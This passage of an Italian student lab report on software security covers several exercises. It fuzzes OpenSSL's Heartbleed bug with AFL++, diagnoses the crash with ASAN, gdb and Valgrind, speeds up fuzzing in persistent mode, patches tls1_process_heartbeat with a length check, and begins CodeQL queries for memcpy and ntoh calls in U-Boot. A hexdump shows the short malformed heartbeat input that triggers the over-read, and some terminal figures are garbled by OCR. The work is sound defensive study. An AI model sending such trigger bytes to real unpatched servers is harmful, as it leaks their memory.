pwndbg: set breakpoint pending on
pwndbg: break _asan::ReportGenericError
Breakpoint 1 at 0xa28c4
pwndbg: run <afl_outputs/default/crashes/id:000000, sig:06, src:000030, time:548884, execs:25015, op:havoc, rep:4>
Starting program: /home/unina/software-security/fuzzing/heartbleed/handshake < afl_outputs/default/crashes/id:000000, sig:06, src:000030, time:548884, execs:25015, op:havoc, rep:4>
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x00000000004a28c4 in _asan::ReportGenericError(unsigned long, unsigned long, unsigned long, unsigned long, bool, unsigned long, unsigned int, bool) ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA

```

Figure 95: Diagnostica GDB

I byte **f4 11** sono responsabili dell'errore in quanto vengono interpretati come la **lunghezza** dell'operazione di copia eseguita tramite **memcpy**. Questo porta a un **overflow del buffer** quando il programma tenta di copiare più dati di quanti ne possa effettivamente contenere il **buffer di destinazione**. Si tratta quindi di un **buffer overflow** causato da un uso errato di **memcpy**.

```
pwndbg> backtrace
#0 0x00000000004a28c4 in _asan::ReportGenericError(unsigned long, unsigned long, unsigned long, unsigned long, bool, unsigned long, unsigned int, bool) ()
#1 0x000000000049c780 in _asan_memcpy ()
#2 0x00000000004ded60 in tls1_process_heartbeat (s=<optimized out>, s@entry=0x618000000080) at t1_llb.c:2586
#3 0x00000000005335d0 in ssl3_read_bytes (s=0x618000000080, type=<optimized out>, buf=<optimized out>, peek=<optimized out>) at s3_pkts.c:1092
#4 0x0000000000553b10 in ssl3_get_message (s=0x618000000080, sti=8465, stn=8466, ntu1=, max=16384, ok=0x7fffffffda40) at s3_both.c:457
#5 0x0000000000520a10 in ssl3_get_client_hello (s=<optimized out>) at s3_srvr.c:941
#6 0x000000000051c770 in ssl3_accept (s=<optimized out>) at s3_srvr.c:357
#7 0x000000000051d000 in main () at handshake.cc:49
#8 0x00007ffff7a78d90 in __libc_start_main (main=main@entry=0x4d1b90 <main>, argc=argc@entry=1, argv=argv@entry=0x7fffffffdf8) at ../sysdeps/nptl/libc_start_main.h:58
#9 0x00000000004d1d00 in _start (main=main@entry=0x4d1b90 <main>, argc=1, argv=0x7fffffffdf8, tnt=<optimized out>, fnl=<optimized out>, fnl2_fnl=<optimized out>, stack_end=0x7fffffffdf8) at ./csu/libc_start.c:392
#10 0x00000000004d1d00 in _start ()
pwndbg: frame 2
#2 0x00000000004ded60 in tls1_process_heartbeat (s=<optimized out>, s@entry=0x618000000080) at t1_llb.c:2586
2586     memcpy(bp, pl, payload);
pwndbg> print/x payload
$1 = 0xf411
```

Figure 96: Buffer overflow causato da uso errato di memcpy

Come richiesto, si è confrontato il contenuto della variabile **payload** con il contenuto del file di input. Questo è stato possibile grazie alla stampa eseguita con **gdb** e all'utilizzo del tool **hexdump** sul file di input.

```
unina@software-security:~/software-security/fuzzing/heartbleed$ pwndbg> print/x payload
$1 = 0xf411
pwndbg> 
unina@software-security:~/software-security/fuzzing/heartbleed$ hexdump -C afl_outputs/default/crashes/id:000000,sig:06,src:000030,time:548884,execs:25015,op:havoc,rep:4
00000000  18 03 10 00 0d 01 f4 11          |.....|
00000008
unina@software-security:~/software-security/fuzzing/heartbleed$
```

Figure 97: Confronto tra payload e file di input

Come si può notare, i byte dell'**input** che generano l'errore sono i byte **f4 11**, presenti sia nella variabile **payload** che nel **file di input**.

3.2 Challenge Extra - Sperimentare senza ASAN

- **Verificare che, senza ASAN, il crash non può essere attivato. Perché?**

3.2.1 Svolgimento

Si è innanzitutto proceduto a **disabilitare ASAN** e a ripetere i passi precedenti per avviare **AFL**, eliminando tutti i comandi che abilitavano il **sanitizer**.

Tuttavia, in assenza di ASAN, **il crash non viene triggerato**. La motivazione di questo comportamento è riconducibile a due principali fattori:

1. La natura del bug:

Heartbleed è una vulnerabilità di tipo **buffer over-read**, che permette la **lettura di dati al di fuori del buffer** senza tuttavia provocare crash o eccezioni. Il protocollo continua a funzionare normalmente, rendendo l'errore silenzioso in assenza di meccanismi specifici di rilevamento.

Solo grazie all'**instrumentation** introdotta da **ASAN**, il comportamento anomalo viene segnalato esplicitamente.

2. Il funzionamento di ASAN:

Durante la compilazione, **ASAN** inserisce **redzones** attorno ai buffer, marcando queste aree come **”non accessibili”**. Se una funzione tenta di accedere a tali zone, viene generata un'**eccezione controllata** che interrompe l'esecuzione e mostra un messaggio diagnostico dettagliato.

Quindi Senza l'utilizzo di **ASAN (Address Sanitizer)**, il **heap-buffer-overflow** non viene rilevato, poiché il programma continua l'esecuzione senza segnalare esplicitamente l'accesso fuori dai limiti di memoria. Questo accade perché, in condizioni normali, l'accesso in lettura oltre i confini del buffer non sempre provoca un **crash immediato** o un comportamento visibile, soprattutto se l'indirizzo letto rientra comunque nello **spazio di memoria accessibile** al processo.

ASAN, al contrario, inserisce dei **canary** e **red-zone** attorno ai blocchi di memoria per intercettare ogni accesso illegittimo, permettendo di individuare **errori latenti** che sarebbero altrimenti difficili da diagnosticare.

3.3 Challenge Extra - Sperimentare con Valgrind

- Sperimentare con Valgrind per diagnosticare il crash.

3.3.1 Svolgimento

In alternativa ad ASAN, è possibile sperimentare l'uso di **Valgrind**, in particolare con il tool **memcheck**, che consente di rilevare vari tipi di **errori di memoria**, tra cui:

- Accessi alla memoria non autorizzati.
- Overrun dei blocchi di memoria **heap**.
- Overrun dello **stack**.
- Accessi alla memoria dopo che è stata effettuata una **free**.

Allo stesso modo di ASAN si ottiene anche con **Valgrind** la diagnostica dell'errore, ricompilando il programma senza ASAN e rieseguendolo con Valgrid:

```
unina@software-security:~/software-security/fuzzing/heartbleed/openssl$ ./config
Operating system: x86_64-whatever-linux2
Configuring for linux-x86_64
Configuring for linux-x86_64
  no-ec_nistp_64_gcc_128 [default]  OPENSSL_NO_EC_NISTP_64_GCC_128 (skip dir)
  no-gmp          [default]  OPENSSL_NO_GMP (skip dir)
  no-jpake         [experimental]  OPENSSL_NO_JPAKE (skip dir)
  no-krb5          [krb5-flavor not specified]  OPENSSL_NO_KRB5
  no-md2          [default]  OPENSSL_NO_MD2 (skip dir)
  no-rc5          [default]  OPENSSL_NO_RC5 (skip dir)
  no-rfc3779       [default]  OPENSSL_NO_RFC3779 (skip dir)
  no-sctp          [default]  OPENSSL_NO SCTP (skip dir)
  no-shared         [default]
  no-store         [experimental]  OPENSSL_NO_STORE (skip dir)
  no-zlib          [default]
  no-zlib-dynamic [default]
```

Figure 98: Configurazione OpenSLL senza ASAN(1)

```
unina@software-security:~/software-security/fuzzing/heartbleed/openssl$ make
making all in crypto...
make[1]: ingresso nella directory «/home/unina/software-security/fuzzing/heartbleed/openssl»
( echo "#ifndef MK1MF_BUILD"; \
echo ' /* auto-generated by crypto/Makefile for crypto/cversion.c */'; \
echo '#define CFLAGS "afl-clang-fast -DOPENSSL_THREADS -D_REENTRANT -DDSO_DLFCN -DHAVE_DLFCN_H -DOPENSSL_THREADS -DOPENSSL_BN_ASM_GF2M -DSHA1_ASM -DSHA256_ASM -DSHA512_ASM -DMD5_ASM -DAES_ASM -DVPAES_ASM -DBS...' \
echo '#define PLATFORM "linux-x86_64"'; \
echo "#define DATE \"`LC_ALL=C LC_TIME=C date`\""; \
echo '#endif' ) >buildinf.h
```

Figure 99: Compilazione OpenSLL senza ASAN(2)

```
unina@software-security:~/software-security/fuzzing/heartbleed$ afl-clang-fast++ -g -O0 -fno-sanitize=address -no-pie handshake.cc -o handshake_noASAN openssl/lbssl.a openssl/libcrypto.a -I openssl/include
afl-clang-fast++ 0.00c by Michal Zalewski, Laszlo Szekeres, Marc Heuse - mode: LLVM-PCGUARD
SanitizerCoveragePCGUARD+1.0c
[*] Instrumented 12 locations with no collisions (non-hardened mode) of which are 0 handled and 0 unhandled selects.
```

Figure 100: Compilazione handshake senza ASAN

```
unina@software-security:~/software-security/fuzzing/heartbleed$ valgrind --tool=memcheck ./handshake_noASAN < /home/unina/software-security/fuzzing/heartbleed/output/default/crashes/ld:0000000, sig:06,src:0
==00031,ttime:2086237,execs:88755,op:heav0,rep:2
==137325== Memcheck, a memory error detector
==137325== Copyright (C) 2002-2017, and GNU GPL'd, by Julian Seward et al.
==137325== Using Valgrind-3.18.1 and LibVEX; rerun with -h for copyright info
==137325== Command: ./handshake_noASAN
==137325==
==137325== Invalid read of size 8
==137325==    at 0x4852A8: memmove ((/usr/libexec/valgrind/vgpreload_memcheck-amd64-linux.so)
==137325==    by 0x4091E0: tls1_process_heartbeat (tl1.lib.c:2580)
==137325==    by 0x445A02: ssl3_read_bytes (s3_pkt.c:1092)
==137325==    by 0x4475B0: ssl3_get_message (s3_both.c:457)
==137325==    by 0x42091A: ssl3_get_client_hello (s3_srvr.c:941)
==137325==    by 0x428A87: ssl3_accept (s3_srvr.c:357)
==137325==    by 0x403A06: main (handshake.cc:46)
==137325== Address 0x5050b88 is 8 bytes before a block of size 65,065 alloc'd
==137325==    at 0x408000: malloc ((/usr/libexec/valgrind/vgpreload_memcheck-amd64-linux.so)
==137325==    by 0x4091E0: tls1_process_heartbeat (tl1.lib.c:2580)
==137325==    by 0x445A02: ssl3_read_bytes (s3_pkt.c:1092)
==137325==    by 0x4475B0: ssl3_get_message (s3_both.c:457)
==137325==    by 0x42091A: ssl3_get_client_hello (s3_srvr.c:941)
==137325==    by 0x428A87: ssl3_accept (s3_srvr.c:357)
==137325==    by 0x403A06: main (handshake.cc:46)
==137325==
==137325== Invalid read of size 8
==137325==    at 0x4852B00: memmove ((/usr/libexec/valgrind/vgpreload_memcheck-amd64-linux.so)
==137325==    by 0x409210: tls1_process_heartbeat (tl1.lib.c:2580)
==137325==    by 0x445A02: ssl3_read_bytes (s3_pkt.c:1092)
==137325==    by 0x4475B0: ssl3_get_message (s3_both.c:457)
==137325==    by 0x42091A: ssl3_get_client_hello (s3_srvr.c:941)
==137325==    by 0x428A87: ssl3_accept (s3_srvr.c:357)
==137325==    by 0x403A06: main (handshake.cc:46)
==137325== Address 0x5050b80 is 16 bytes before a block of size 65,065 alloc'd
==137325==    at 0x484B899: malloc ((/usr/libexec/valgrind/vgpreload_memcheck-amd64-linux.so)
==137325==    by 0x409210: tls1_process_heartbeat (tl1.lib.c:2580)
==137325==    by 0x445A02: ssl3_read_bytes (s3_pkt.c:1092)
==137325==    by 0x4475B0: ssl3_get_message (s3_both.c:457)
==137325==    by 0x42091A: ssl3_get_client_hello (s3_srvr.c:941)
==137325==    by 0x428A87: ssl3_accept (s3_srvr.c:357)
==137325==    by 0x403A06: main (handshake.cc:46)
==137325==
==137325== Invalid read of size 8
==137325==    at 0x4852A40: memmove ((/usr/libexec/valgrind/vgpreload_memcheck-amd64-linux.so)
==137325==    by 0x409210: tls1_process_heartbeat (tl1.lib.c:2580)
==137325==    by 0x445A02: ssl3_read_bytes (s3_pkt.c:1092)
==137325==    by 0x4475B0: ssl3_get_message (s3_both.c:457)
==137325==    by 0x42091A: ssl3_get_client_hello (s3_srvr.c:941)
==137325==    by 0x428A87: ssl3_accept (s3_srvr.c:357)
==137325==    by 0x403A06: main (handshake.cc:46)
==137325== Address 0x5050b78 is 24 bytes before a block of size 65,065 alloc'd
```

Figure 101: Avvio test con Valgrind e risultati

```

==137325==  Address 0x5050b78 is 24 bytes before a block of size 65,065 alloc'd
==137325==    at 0x4848899: malloc (in /usr/libexec/valgrind/vgpreload_memcheck-amd64-linux.so)
==137325==    by 0x45D8D9: CRYPTO_malloc (mem.c:308)
==137325==    by 0x4091EE: tls1_process_heartbeat (ti_lib.c:2580)
==137325==    by 0x445AA2: ssl3_read_bytes (s3_pkt.c:1092)
==137325==    by 0x44758E: ssl3_get_message (s3_both.c:457)
==137325==    by 0x42D91A: ssl3_get_client_hello (s3_srvr.c:941)
==137325==    by 0x42BABA: ssl3_accept (s3_srvr.c:357)
==137325==    by 0x403AB6: main (handshake.cc:46)
==137325==
==137325== Invalid read of size 8
==137325==    at 0x4852AF0: memmove (in /usr/libexec/valgrind/vgpreload_memcheck-amd64-linux.so)
==137325==    by 0x409210: tls1_process_heartbeat (ti_lib.c:2586)
==137325==    by 0x445AA2: ssl3_read_bytes (s3_pkt.c:1092)
==137325==    by 0x44758E: ssl3_get_message (s3_both.c:457)
==137325==    by 0x42D91A: ssl3_get_client_hello (s3_srvr.c:941)
==137325==    by 0x42BABA: ssl3_accept (s3_srvr.c:357)
==137325==    by 0x403AB6: main (handshake.cc:46)
==137325==  Address 0x5050b70 is 32 bytes before a block of size 65,072 in arena "client"
==137325==
==137325== HEAP SUMMARY:
==137325==     in use at exit: 137,650 bytes in 3,241 blocks
==137325==     total heap usage: 3,487 allocs, 246 frees, 2,587,128 bytes allocated
==137325==
==137325== LEAK SUMMARY:
==137325==     definitely lost: 0 bytes in 0 blocks
==137325==     indirectly lost: 0 bytes in 0 blocks
==137325==     possibly lost: 0 bytes in 0 blocks
==137325==     still reachable: 137,650 bytes in 3,241 blocks
==137325==           suppressed: 0 bytes in 0 blocks
==137325== Rerun with --leak-check=full to see details of leaked memory
==137325==
==137325== For lists of detected and suppressed errors, rerun with: -s
==137325== ERROR SUMMARY: 67 errors from 4 contexts (suppressed: 0 from 0)

```

Figure 102: Avvio test con Valgrind e risultati

Come c'era da aspettarsi quindi, l'utilizzo di Valgrind o di Asan è complementare.

3.4 Challenge Extra - AFL in modalità persistente

Modificare il test harness per utilizzare la “modalità persistente” di AFL (`__AFL_LOOP`) e rispondere alle seguenti domande:

- Quanto migliora il throughput delle esecuzioni dei test?
- Confronto del throughput con e senza modalità persistente.
- Quanto tempo è necessario per innescare il crash?

3.4.1 Svolgimento

In **modalità persistente**, AFL++ esegue il **fuzzing** di un **target** più volte all'interno di un singolo processo *forked*, invece di creare un nuovo processo per ogni esecuzione. Questo approccio garantisce un notevole **vantaggio in termini di velocità**, con miglioramenti prestazionali che possono raggiungere anche le **10-20 volte**, senza compromettere l'efficacia del **testing**. Per questo motivo, è considerato lo **standard** nel **fuzzing** a livello **professionale**. Per utilizzare AFL in **modalità persistente**, è necessario **modificare il test harness** in modo tale che il **target** possa essere richiamato tramite una

o più **funzioni**, e che il suo **stato interno venga ripristinato** a ogni esecuzione. Ciò consente **chiamate multiple** senza **effetti collaterali o perdite di stato**. A tal fine, il **test harness**, seguendo la guida riportata al link `README.persistent_mode.md`, è stato **modificato** nel seguente modo:

```

__AFL_FUZZ_INIT();

int main() {
    SSL_CTX *sctx = Init();

    #ifdef __AFL_HAVE_MANUAL_CONTROL
    __AFL_INIT();
    #endif

    unsigned char *buf = __AFL_FUZZ_TESTCASE_BUF;

    /* Persistiamo N iterazioni dentro lo stesso processo */
    while (__AFL_LOOP(10000)) {
        int len = __AFL_FUZZ_TESTCASE_LEN;

        SSL *server = SSL_new(sctx);
        BIO *sinbio = BIO_new(BIO_s_mem());
        BIO *soutbio = BIO_new(BIO_s_mem());
        SSL_set_bio(server, sinbio, soutbio);
        SSL_set_accept_state(server);

        if (len < 8) continue;

        // lettura nel buffer
        read(0, buf, 100);

        BIO_write(sinbio, buf, 100);

        SSL_do_handshake(server);
        SSL_free(server);
    }

    return 0;
}

```

Figure 103: Codice handshake AFL persistente

Le parti del codice che coinvolgono AFL in **modalità persistente** sono le seguenti:

- `__AFL_INIT();`: inizializza AFL all'avvio del programma. Viene chiamata una sola volta, all'inizio dell'esecuzione.
- `while(__AFL_LOOP(1000)) { ... }`: la macro `__AFL_LOOP` controlla lo stato di AFL e determina se il programma debba continuare a essere eseguito. Il numero

1000 è un valore arbitrario che rappresenta il numero massimo di iterazioni prima che il programma termini e consenta ad AFL di effettuare altre operazioni.

- `unsigned char *buf = __AFL_FUZZ_TESTCASE_BUF;:` definisce un puntatore a un buffer utilizzato da AFL per fornire input casuali al programma. I dati fuzzati vengono inseriti da AFL direttamente in questo buffer.
- `int len = __AFL_FUZZ_TESTCASE_LEN;:` contiene la **lunghezza** dei dati presenti nel buffer `buf`. AFL fornisce questa informazione al programma per permettergli di processare correttamente l'input.

Grazie all'utilizzo della **modalità persistente**, è stato possibile generare il **crash** in soli **9 secondi**, ottenendo un miglioramento delle prestazioni di circa **20x**.

```

american fuzzy lop ++4.00c {default} (./handshake) [fast]
process timing
  run time : 0 days, 0 hrs, 0 min, 9 sec
  last new find : 0 days, 0 hrs, 0 min, 0 sec
  last saved crash : 0 days, 0 hrs, 0 min, 1 sec
  last saved hang : none seen yet
overall results
  cycles done : 0
  corpus count : 42
  saved crashes : 1
  saved hangs : 0
cycle progress
  now processing : 26.1 (61.9%)
  runs timed out : 0 (0.00%)
stage progress
  now trying : havoc
  stage execs : 17.6k/32.8k (53.86%)
  total execs : 85.8k
  exec speed : 9973/sec
fuzzing strategy yields
  bit flips : disabled (default, enable with -D)
  byte flips : disabled (default, enable with -D)
  arithmetics : disabled (default, enable with -D)
  known ints : disabled (default, enable with -D)
  dictionary : n/a
  havoc/splice : 25/61.8k, 4/5872
  py/custom/rq : unused, unused, unused, unused
  trim/eff : 15.22%/15, disabled
map coverage
  map density : 1.21% / 1.84%
  count coverage : 2.27 bits/tuple
findings in depth
  favored items : 18 (42.86%)
  new edges on : 29 (69.05%)
  total crashes : 1 (1 saved)
  total timeouts : 8 (3 saved)
item geometry
  levels : 7
  pending : 32
  pend fav : 10
  own finds : 39
  imported : 0
  stability : 95.20%
[cpu000:150%]
^C

*** Testing aborted by user ***
[+] We're done here. Have a nice day!

```

Figure 104: AFL crash persistente

In **modalità persistente**, è però possibile che molti **crash** vengano generati a causa di **memory leak** o di **scorretta scrittura del test harness**. A tal fine, si è verificato se il **file del crash** generato facesse effettivamente **crashare il programma** in egual modo di prima.

```

unina@software-security:~/SoftwareSecurity/Fuzzing/heartbleed$ ./handshake < outputs/default/crashes/1d:000000.sig:06,src:000023,tme:7391,execs:65209,op:havoc,rep:2
=====
=51821=ERROR: AddressSanitizer: heap-buffer-overflow on address 0x29000009748 at pc 0x00000049c727 bp 0x7ffd501f310 sp 0x7ffd501f1ead
READ of size 8 at 0x29000009748 thread T0
#0 0x49c726 in _asan_memcpy (/home/unina/software-security/Fuzzing/heartbleed/handshake+0x9c726)
#1 0x4ded9f in tls1_process_heartbeat (/home/unina/software-security/Fuzzing/heartbleed/openssl/ssl/tls1_llb.c:2586:3
#2 0x55361a in ssl3_read_bytes (/home/unina/software-security/Fuzzing/heartbleed/openssl/ssl/s3_pkt.c:1092:4
#3 0x55361a in ssl3_read_bytes (/home/unina/software-security/Fuzzing/heartbleed/openssl/ssl/s3_pkt.c:1097:7
#4 0x520c20 in ssl3_get_client_hello (/home/unina/software-security/Fuzzing/heartbleed/openssl/ssl/s3_pkt.c:941:4
#5 0x51c9be in ssl3_accept (/home/unina/software-security/Fuzzing/heartbleed/openssl/ssl/s3_srvr.c:357:9
#6 0x4d1dd8 in main (/home/unina/software-security/Fuzzing/heartbleed/handshake.c:54:5
#7 0x7f1810804d8f in __libc_start_main (/lib/x86_64-linux-gnu/libc.so.6:2774:10
#8 0x7f1810804e01 in _start (/home/unina/software-security/Fuzzing/heartbleed/handshake+0x420484)

```

Figure 105: AFL crash persistente risultato

Tale risultato conferma la correttezza nell'utilizzo della modalità persistente

3.5 Challenge Extra - Fix Heartbleed

- Correggere il codice vulnerabile per prevenire l'attacco.

3.5.1 Svolgimento

Come trovato nella **diagnostica principale**, il **crash** era generato dalla funzione `tls1_process_heartbeat` nel file `t1.lib.c`. L'errore è generato dalla seguente **struttura dati**:

```
typedef struct ssl3_record_st
{
    /*r */ int type;           /* type of record */
    /*rw*/ unsigned int length; /* How many bytes available */
    /*r */ unsigned int off;    /* read/write offset into 'buf' */
    /*rw*/ unsigned char *data; /* pointer to the record data */
    /*rw*/ unsigned char *input; /* where the decode bytes are */
    /*r */ unsigned char *comp; /* only used with decompression - malloc()ed */
    /*r */ unsigned long epoch; /* epoch number, needed by DTLS1 */
    /*r */ unsigned char seq_num[8]; /* sequence number, needed by DTLS1 */
} SSL3_RECORD;
```

Figure 106: Struttura dati

Il valore di `length` deve essere maggiore o uguale a `(payload_length + 1 + 2 + 16)`.

Nella funzione `tls1_process_heartbeat` non è presente nessun **controllo** che vada a gestire la **grandezza** di `payload_length`.

```
unsigned char *p = &s->s3->rrec.data[0], *pl;
unsigned short htype;
unsigned int payload;
unsigned int padding = 16; /* Use minimum padding */

/* Read type and payload length first */
htype = *p++;
n2s(p, payload);

...
```

Figure 107: Struttura dati




Figure 108: Struttura dati

Il **file** è stato quindi **corretto**, andando a confrontare **length** con il valore di **payload** nel seguente modo:

```

tls1_process_heartbeat(SSL *s)
{
    unsigned char *p = &s->s3->rrec.data[0], *pl;
    unsigned short hbtpe;
    unsigned int payload;
    unsigned int padding = 16; /* Use minimum padding */

    /* Read type and payload length first */
    hbtpe = *p++;
    n2s(p, payload);

    if(s->s3->rrec.length < (payload +1+2+16))
    {
        return 0;
    }
    pl = p;
}

```

Figure 109: Correzione file

Dopo questa **correzione** è stata **ricompilata** la **libreria** e **testata** con AFL e ASAN abilitato, nello stesso modo di prima. Questa volta, però, non è stato trovato **nessun tipo di crash** neanche dopo circa**20 minuti** di esecuzione.

```
american fuzzy lop ++4.00c {default} (./handshake) [fast]
process timing
  run time : 0 days, 0 hrs, 22 min, 3 sec
  last new find : 0 days, 0 hrs, 0 min, 58 sec
  last saved crash : none seen yet
  last saved hang : none seen yet
cycle progress
  now processing : 58.1 (95.1%)
  runs timed out : 0 (0.00%)
stage progress
  now trying : splice 8
  stage execs : 30/64 (46.88%)
  total execs : 175k
  exec speed : 144.6/sec
fuzzing strategy yields
  bit flips : disabled (default, enable with -D)
  byte flips : disabled (default, enable with -D)
  arithmetics : disabled (default, enable with -D)
  known ints : disabled (default, enable with -D)
  dictionary : n/a
  havoc/splice : 34/97.7k, 24/77.2k
  py/custom/rq : unused, unused, unused, unused
  trim/eff : 56.99%/156, disabled
overall results
  cycles done : 2
  corpus count : 61
  saved crashes : 0
  saved hangs : 0
map coverage
  map density : 4.78% / 5.16%
  count coverage : 1.18 bits/tuple
findings in depth
  favored items : 23 (37.70%)
  new edges on : 27 (44.26%)
  total crashes : 0 (0 saved)
  total tmouts : 39 (7 saved)
item geometry
  levels : 9
  pending : 31
  pend fav : 3
  own finds : 58
  imported : 0
  stability : 100.00%
[cpu000:150%]
^C
+++ Testing aborted by user ***
[+] We're done here. Have a nice day!
```

Figure 110: AFL test crash

4 LAB4: Static Analysis

Il **bootloader U-Boot** è ampiamente impiegato nei sistemi **embedded** come primo stadio di avvio. È noto per la sua capacità di **recuperare dati** da varie **fonti** e di **eseguire codice**. Trova largo utilizzo in dispositivi **IoT**, nei **Kindle** e nei dispositivi **ARM ChromeOS**. Inoltre, U-Boot si occupa anche di **verificare le firme digitali** delle risorse scaricate, assicurando così l'**integrità** e l'**autenticità** del software caricato durante il processo di **avvio**.

4.1 Challenge Principale

Nel **bootloader** sono state individuate **13 vulnerabilità** di tipo **remote-code-execution**, classificate dal **MITRE**. Queste possono essere attivate quando **U-Boot** è configurato per utilizzare la **rete** nel recupero delle **risorse di avvio** dello stadio successivo. Attraverso tali vulnerabilità, un **attaccante** presente nella stessa **rete** (o che controlla un **server NFS** malevolo) potrebbe ottenere l'**esecuzione di codice** sul dispositivo che utilizza U-Boot.

4.1.1 Svolgimento

Si è seguita la seguente **roadmap** indicata nelle **slide**.

1. Review the objective of this exercise
2. Setup your environment
3. Write a simple "warm-up" query, to find the definition of the function "**strlen()**"

Figure 111: Roadmap

1. Rivedere l'obiettivo di questo esercizio.

L'obiettivo è redigere una **query** tramite **CodeQL** per identificare le **chiamate non sicure** alla funzione **memcpy()**. Questo perché le funzioni **ntohs()** e **ntohl()** convertono i dati dall'**ordinamento dei byte di rete** a quello del **dispositivo**, spesso senza un'adeguata **validazione** prima dell'uso, generando così una **taint propagation**.




Figure 112: Taint propagation

2. Configurazione dell'ambiente.

Seguendo i passi della **guida** riportata nelle **slide**, si arriva alla seguente **configurazione dell'ambiente**.




Figure 113: Setup

3. Scrivere una semplice query di "warm-up", per trovare la definizione dell'oggetto funzione "strlen()".

Restituirà un **elenco** di tutte le **definizioni** della funzione chiamata `strlen` presenti nel **codice** analizzato.

```
codeql-uboot > ≡ 03_function_definitions.ql > {} 03_function_definitions
1   import cpp
2
3   from Function f
4   where f.getName() = "strlen"
5   select f, "Definizione della funzione strlen"
```

Figure 114: Function definitions

Essa è realizzata grazie al **predicato** `getName()` applicato alla variabile `f` di tipo **Function**. Questo predicato si occupa di verificare che la **stringa** inserita dopo l'**uguaglia** corrisponda al **risultato** restituito da `getName()`.

Il **risultato** è mostrato di seguito:

#	f	[1]	3 results
1	strlen	Definizione della funzione strlen	
2	strlen	Definizione della funzione strlen	
3	strlen	Definizione della funzione strlen	

Figure 115: Risultato

Dopo aver completato le operazioni di **setup** dell'**ambiente** e dello **strumento** CodeQL, si è proseguito nel seguire la **roadmap** indicata nelle slide.

4. Find all functions named `memcpy`
5. Find all `ntoh*` macros
6. Find all the calls to `memcpy`
7. Find all the invocations of `ntoh*` macros
8. Find the expressions that correspond to macro invocations
9. Write your own `NetworkByteSwap` class
10. Write a taint tracking query

Figure 116: Roadmap query

4. Trovare tutte le funzioni chiamate `memcpy()`.

Desideriamo individuare **tutte le invocazioni della funzione**. La query necessaria per effettuare questa ricerca è la seguente:

```
codeql-uboot >   04_memcpy_definitions.ql > {} 04_memcpy_definitions
1  import cpp
2
3  from Function f
4  where f.getName() = "memcpy"
5  select f, "Funzione chiamata memcpy"
```

Figure 117: Memcpy definitions

Essa è realizzata grazie al **predicato `getName()`** applicato alla variabile **f** di tipo **Function**. Questo predicato si occupa di verificare che la **stringa** inserita dopo l'**uguaglianza** corrisponda al **risultato** restituito da `getName()`.

Il **risultato** è mostrato di seguito:

#	f	[1]	3 results
1	<code>memcpy</code>	Funzione chiamata memcpy	
2	<code>memcpy</code>	Funzione chiamata memcpy	
3	<code>memcpy</code>	Funzione chiamata memcpy	

Figure 118: Risultato

5. Trovare tutte le macro che iniziano per `ntoh*`.

La query che consente di trovare le **macro** è la seguente:

```
codeql-uboot >   05_macro_definitions.ql > {} 05_macro_definitions
1  import cpp
2
3  from Macro mac
4  where mac.getName().matches("ntoh%")
